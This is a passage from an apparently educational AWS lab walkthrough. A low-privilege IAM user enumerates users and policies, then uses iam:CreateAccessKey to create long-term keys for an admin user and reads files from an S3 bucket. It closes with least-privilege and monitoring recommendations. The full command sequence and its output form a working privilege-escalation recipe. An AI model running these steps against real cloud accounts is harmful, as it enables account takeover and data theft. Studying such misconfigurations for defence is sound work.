Next, identify the attached policies. The following command shows that user Igt_raj has the CreateAccessKey policy attached, indicating a possible **privilege escalation risk.**


```
aws iam list-attached-user-policies --user-name Igt_raj --profile Igt_raj
```



```
└─# aws iam list-users --profile Igt_raj
{
    "Users": [
        {
            "Path": "/",
            "UserName": "Igt_admin",
            "UserId": "AIDAXPJH56LYXYI2GZ7MM",
            "Arn": "arn:aws:iam::513869214449:user/Igt_admin",
            "CreateDate": "2025-05-22T17:39:44+00:00"
        },
        {
            "Path": "/",
            "UserName": "Igt_lowpriv",
            "UserId": "AIDAXPJH56LYRQDELTRRA",
            "Arn": "arn:aws:iam::513869214449:user/Igt_lowpriv",
            "CreateDate": "2025-05-16T17:52:47+00:00"
        },
        {
            "Path": "/",
            "UserName": "Igt_raj",
            "UserId": "AIDAXPJH56LYXKAMUSODD",
            "Arn": "arn:aws:iam::513869214449:user/Igt_raj",
            "CreateDate": "2025-05-22T17:56:54+00:00"
        }
    ]
}

┌──(root㉿kali)-[~]
└─# aws iam list-attached-user-policies --user-name Igt_raj --profile Igt_raj
{
    "AttachedPolicies": [
        {
            "PolicyName": "Vuln_create_access_key",
            "PolicyArn": "arn:aws:iam::513869214449:policy/Vuln_create_access_key"
```

Use the following command to fetch policy metadata, including its ARN and default version ID (v2), indicating that the policy was updated and v2 should be analyzed for any analysis or exploitation.


```
aws iam get-policy --policy-arn
arn:aws:iam::513869214449:policy/Vuln_create_access_key --profile Igt_raj
```



```
┌──(root㉿kali)-[~]
└─# aws iam get-policy --policy-arn arn:aws:iam::513869214449:policy/Vuln_create_access_key --profile Igt_raj
{
    "Policy": {
        "PolicyName": "Vuln_create_access_key",
        "PolicyId": "ANPAXPJH56LYYV7Z5XFP5",
        "Arn": "arn:aws:iam::513869214449:policy/Vuln_create_access_key",
        "Path": "/",
        "DefaultVersionId": "v2",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "This is a weak configuration that can be exploited by the attacker to create an access key for a privileged user.",
        "CreateDate": "2025-05-22T17:55:49+00:00",
        "UpdateDate": "2025-05-22T19:38:34+00:00",
        "Tags": []
    }
}
```

Running this command will show all the actions, effects and actual contents of policy.

```
aws iam get-policy-version --policy-arn
arn:aws:iam::513869214449:policy/Vuln_create_access_key --version-id v2 --profile
Igt_raj
```




```
┌──(root㉿kali)-[~]
└─# aws iam get-policy-version --policy-arn arn:aws:iam::513869214449:policy/Vuln_create_access_key --version-id v2 --profile Igt_raj
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "iam:CreateAccessKey",
                        "iam:ListUsers",
                        "iam:ListAttachedUserPolicies",
                        "iam:GetUser",
                        "iam:GetPolicy"
                    ],
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v2",
        "IsDefaultVersion": false,
        "CreateDate": "2025-05-22T19:38:34+00:00"
    }
}
```

IAM CreateAccessKey Exploitation

Here, we will try to run the command.

```
aws s3 ls --profile Igt_raj
```


The action will be denied as no identity-based policy can do it.



```
┌──(root㉿kali)-[~/.aws]
└─# aws s3 ls --profile Igt_raj

An error occurred (AccessDenied) when calling the ListBuckets operation: User: arn:aws:iam::513869214449:
user/Igt_raj is not authorized to perform: s3:ListAllMyBuckets because no identity-based policy allows th
e s3:ListAllMyBuckets action

┌──(root㉿kali)-[~/.aws]
└─#
```

Next, is the real exploitation of the CreateAccessKey policy. It requests the long-term credentials for the **Igt_admin** user.

```
aws iam create-access-key --user-name Igt_admin –profile Igt_raj
```



```
┌──(root㉿kali)-[~]
└─# aws iam create-access-key --user-name Igt_admin --profile Igt_raj
{
    "AccessKey": {
        "UserName": "Igt_admin",
        "AccessKeyId": "AKI[redacted]DA",
        "Status": "Active",
        "SecretAccessKey": "SliPe[redacted]Dryr",
        "CreateDate": "2025-05-22T20:38:31+00:00"
    }
}
```

Now, we will setup our AWS CLI credentials according to the above output.

```
aws configure
```

Again, use this command to check if its working and it’s a success this time.

```
aws s3 ls
```

List your bucket and here you can see text files in output


```
aws s3 ls s3://igt-bucket
```

Download the text file

```
aws s3 cp s3://igt-bucket/proof.txt file_admin.txt
```

Display the contents of file

```
cat file_admin.txt
```



```
┌──(root㉿kali)-[~/.aws]
└─# aws configure
AWS Access Key ID [None]: AKIA[redacted]
AWS Secret Access Key [None]: [redacted]ryr
Default region name [ap-south-1]:
Default output format [None]:

┌──(root㉿kali)-[~/.aws]
└─# aws s3 ls
2025-05-17 15:37:36 igt-bucket

┌──(root㉿kali)-[~/.aws]
└─# aws s3 ls s3://igt-bucket
2025-05-22 14:15:50         77 proof.txt

┌──(root㉿kali)-[~/.aws]
└─# aws s3 cp s3://igt-bucket/proof.txt file_admin.txt
download: s3://igt-bucket/proof.txt to ./file_admin.txt

┌──(root㉿kali)-[~/.aws]
└─# cat file_admin.txt
Congratulation!! you have exploited AWS create access key policy successfully
```

Analysis

This lab highlights a common security gap, overly permissive IAM policies that lack proper restrictions. Such setups can easily be exploited if not carefully reviewed and monitored. The escalation vector was:

Igt_raj → list-users / get-user → have CreateAccessKey Permission → create-access-key on Admin User → Gets Admin Credentials → Configures CLI → **Admin Access Gained**

Such misconfigurations can occur due to:

- Overly permissive trust policies without resource restrictions ("**Resource": "*"**)
- Improper role separation
- Violates Least Privilege Principle

Recommendations

- Avoid giving users iam:CreateAccessKey on others unless absolutely required.
- Use **temporary credentials** with sts:AssumeRole
- Monitor key creation using **AWS CloudTrail** and set alerts.
- Use Service Control Policies (SCPs)
- **Avoid wildcard permissions**: Never use Resource: "*" in sensitive IAM policies

Conclusion

This lab successfully demonstrates a privilege escalation scenario in AWS using the iam:CreateAccessKey and an overly permissive trust policy. It emphasizes the need for cautious and strict permission policies implementation in cloud environments.

Explore more hands-on cloud security labs and techniques in our **Cloud Security Archive**.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT’s - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in